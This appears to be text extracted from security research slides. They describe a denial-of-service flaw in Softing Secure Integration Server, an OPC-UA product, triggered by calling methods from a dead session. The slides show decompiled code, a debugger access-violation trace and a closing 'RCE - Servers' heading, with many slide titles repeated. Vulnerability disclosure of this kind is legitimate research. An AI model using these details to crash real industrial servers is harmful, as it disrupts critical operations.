
Denial of Service - Method Calling From Dead Session




Denial of Service - Method Calling From Dead Session




Denial of Service - Method Calling From Dead Session



Denial of Service - Method Calling From Dead Session



Denial of Service - Method Calling From Dead Session



Denial of Service - Method Calling From Dead Session

MSG
Call Method 1
Call Method 2
...
Call Method n

Softing Secure Integration Server

```
...  
OTServerMethodCallRequest::setInputReturns_API((int)a3, 1, &src);  
OTServerDataTransaction::getSession(  
    (OTServerDataTransaction *)&OTServerDataTransaction,  
    OTServerMethodCallTransaction);
```

Denial of Service - Method Calling From Dead Session

Softing Secure Integration Server

MSG
Call Method 1
Call Method 2
...
Call Method n

```
OTServerMethodCallRequest::setInputReturns_API((int)a3, 1, &src);  
OTServerDataTransaction::getSession(  
    (OTServerDataTransaction *)&OTServerDataTransaction,  
    OTServerMethodCallTransaction);
```

(d24.1740): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.


ntdll!RtlEnterCriticalSection+0xd:

00007ff9`1529faad f00fba710800 lock btr dword ptr [rcx+8],0 ds:00000000`00000028=????????


Vulnerabilities and Exploits

RCE - Servers

OPC-UA Server - RCE

